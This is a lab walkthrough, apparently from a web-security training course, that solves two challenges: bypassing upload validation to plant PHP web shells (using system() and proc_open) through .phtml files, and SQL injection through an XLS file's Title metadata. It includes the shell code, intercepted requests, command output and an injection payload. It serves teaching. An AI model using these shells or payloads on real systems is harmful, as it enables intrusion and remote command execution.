
Bypassing File Validations #2

Challenge URL: <http://shop.webhacklab.com/feedback.php>

- Bypass the file validation checks to upload a web shell (userX.fileextension) and execute commands on the host.

Solution:

Step 1: Navigate to the feedback functionality of the shopping application which allows uploading of files. The functionality asks the user to upload an image file only. Upload an image to the application and notice the image path. Try to upload a file with a non-image extension (e.g. php), the application prompts a message “Only jpg/jpeg and png files are allowed”, as shown below:



Step 2: To bypass this client-side restriction, upload an image file with extension jpg/jpeg or png and intercept the request. In the intercepted request change the value of the filename from image.png to testX.php, also change the content of the image to php content:

```
<html>
<head>
<title>PHP Sample</title>
</head>
<body>
<?php echo '<p>Hello World</p>'; ?>
</body>
</html>
```

Step 3: The response shows that the php file was uploaded:

The screenshot shows a proxy tool interface with two main sections: Request and Response.

Request:

- Target: <http://shop.webhacklab.com>
- Content-Type: image/png
- Content-Disposition: form-data; name="fileName"; filename="test10.php"
- PHP code (highlighted with a red box):



```
<html>
<head>
<title>PHP Sample</title>
</head>
<body>
<?php echo '<p>Hello World</p>'; ?>
</body>
</html>
```

Response:

- Content-Type: text/javascript
- Script tag (highlighted with a red box):


```
<script type='text/javascript'>
Failure()
</script>
```

Step 4: Try to navigate to the uploaded 'testX.php' file. The PHP is not present at the server, suggesting there is some server-side restriction as well. Replicating the method in **Step 1**, let's try some alternate file extensions such as php3/4/5, pht, phtml:




```

Request to http://shop.webhacklab.com:80 [192.168.200.10]
Forward Drop Intercept is on Action
Raw Params Headers Hex
33 Service Issue
34 -----10110907812024368871995541695
35 Content-Disposition: form-data; name="fileName"; filename="test10.phtml"
36 Content-Type: image/png
37
38<html>
39 <head>
40 <title>PHP Sample</title>
41 </head>
42 <body>
43 <?php echo '<p>Hello World</p>'; ?>
44 </body>
45</html>
46 -----10110907812024368871995541695
47 Content-Disposition: form-data; name="submit"

```

Step 5: Now try to access the uploaded php files with alternate file extensions. You will notice that the PHTML file exists and renders the content, as shown below:

<http://shop.webhacklab.com/images/feedback/testX.phtml>



Step 6: Now try to upload a web-shell through a phtml file, with the following content:

```
<?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd); echo "</pre>"; die; }?>
```

On trying to execute commands by accessing the web-shell through the URL

<http://shop.webhacklab.com/images/feedback/test.phtml?cmd=pwd>. This fails, suggesting the function “system” might be blocked.


Try a variety of php functions which could allow command execution (passthru, shell_exec, exec, system, proc_open) and upload with extension “phtml”. Identify the function(s) which executed.

Using the identified function “proc_open” create a webshell named **userX.phtml** and upload with the “phtml” extension:

```
<?php
$descr = array( 0 => array('pipe', 'r') , 1 => array('pipe', 'w') , 2 =>
array('pipe', 'w'));
$pipes = array();
$process = proc_open("ls -l", $descr, $pipes);
if (is_resource($process))
{
    while ($f = fgets($pipes[1]))
    {
        echo "-pipe 1--->";
        echo $f;
    }
    fclose($pipes[1]);
    while ($f = fgets($pipes[2]))
    {
        echo "-pipe 2--->";
        echo $f;
    }
    fclose($pipes[2]);
    proc_close($process);
}
?>
```



Step 7: Access this procopen.phtml file and the content of the command ls -l will be displayed on the page:



The screenshot shows a web browser window with the URL `view-source:http://shop.webhacklab.com/Images/feedback/user10.phtml` highlighted with a red box. The page content displays the output of the `ls -l` command, also enclosed in a red box. The output is as follows:

```
1 -pipe 1--->total 32
2 -pipe 1--->-rw-r--r-- 1 www-data www-data 15387 Jun  8 11:36 flower.jpeg
3 -pipe 1--->-rw-r--r-- 1 www-data www-data   121 Jul 24 18:33 test10.phtml
4 -pipe 1--->-rw-r--r-- 1 www-data www-data   455 Jul 24 18:36 user10.phtml
5 -pipe 1--->-rw-r--r-- 1 www-data www-data   475 Jul 23 17:50 user8.phtml
6 -pipe 1--->-rw-r--r-- 1 www-data www-data 1939 Jul 23 17:47 web.png
7
```


SQLi via File Metadata

Challenge URL: <http://reimbursement.webhacklab.com/Expense/Add>


- Identify and Exploit SQL Injection via File Metadata properties to retrieve current database user and database name.

Solution:

Step 1: Sign in to the application and navigate to 'Expense' tab, click on 'Sample File' link and it will download the 'SampleData.xls' as shown in the figure:




Step 2: Open the file with 'OpenOffice' and navigate to the 'File->Properties' as shown in the figure:




Step 3: Modify the 'Title' parameter and provide the payload 'SQLi' and click on the 'OK' button as shown in the figure:


Payload:



Step 4: Save the file and select 'Keep Current Format' option as shown in the figure:



Step 5: Navigate to 'Expense -> Add' and click on 'Browse' button and upload the file that was modified in above step as shown in the figure:



Step 6: Observe Burp Request in which the payload was passed as shown in the figure:

The screenshot shows the Burp Suite interface. At the top, two requests are listed: '166 http://reimbursement.webh...' and '165 http://reimbursement.webh...'. The 'Request' tab is active, showing raw hex and ASCII data. The ASCII dump starts with `ffd8ffe0`, followed by a series of binary file data. The 'Params' tab shows a single parameter named 'file' with the value `ffd8ffe0`. The 'Headers' tab shows a 'Content-Type' header set to 'application/x-www-form-urlencoded'. The 'Raw' tab is also visible at the bottom.


Step 7: Application responds with Database error which means that the properties of 'Title' field were vulnerable to SQL Injection as shown in the figure:

The screenshot shows a web application titled "Expense Reimburse". The main page is titled "UploadFile" and displays a file upload form. The "Browse..." button is visible, and the message "No file selected." is displayed. Below the form, there is an "Upload" button and an error message: "Incorrect syntax near '637251214668032382'. Unclosed quotation mark after the character string)". At the bottom of the page, there is a copyright notice: "© 2020 NotSoSecure Global Services Limited. All rights reserved. NotSoSecure Global Services Limited, CB1 Business Centre, Twenty Station Road, Cambridge, CB1 2JD, UK".

Step 8: In order to exploit further and to fetch the username, insert the following payload in 'Title' field as shown in the figure:

Payload:

```
SQLi',(SELECT user_name())--
```



Step 9: Upload the modified file from the above step as shown in the figure:

Expense Reimburse

Expense Support Hello user101!

UploadFile

Browse... No file selected.

Upload Incorrect syntax near '637251214668032382'. Unclosed quotation mark after the character '}'.

© 2020 NotSoSecure Global Services Limited. All rights reserved. NotSoSecure Global Services Limited, Business Centre, Twenty Station Road, Cambridge, CB1 2JD, UK

File Upload

| Name | Size | Type | Modified |
|----------------|--------|-------------|----------|
| SampleData.xls | 6.1 kB | Spreadsheet | 09:38 |

All Files

Cancel Open

Step 10: The payload gets successfully executed and the server responds with 'File Uploaded Successfully!!' message as shown in figure:

Expense Reimburse

Expense Support Hello user101! Loc

UploadFile

Browse... No file selected.

Upload File Uploaded Successfully!!

© 2020 NotSoSecure Global Services Limited. All rights reserved. NotSoSecure Global Services Limited, CB1 Business Centre, Twenty Station Road, Cambridge, CB1 2JD, UK

Step 11: Now to view expense details, Navigate to 'Expense -> View' as shown in figure:

The screenshot shows the 'Expense Reimburse' application interface. At the top, there is a navigation bar with links for 'Expense', 'Support', 'Hello user101!', and 'Log off'. Below the navigation bar, the title 'Expense.' is displayed, followed by the sub-instruction 'Add or View all expenses'. There are three buttons: 'Add Expense: [Add]', 'View All Expenses: [View]', and 'Download Sample File: [Sample File]'. A red arrow points from the text 'View expense details, Navigate to 'Expense -> View'' to the '[View]' button. At the bottom of the page, there is a copyright notice: '© 2020 NotSoSecure Global Services Limited. All rights reserved. NotSoSecure Global Services Limited, CB1 Business Centre, Twenty Station Road, Cambridge, CB1 2JD, UK'.

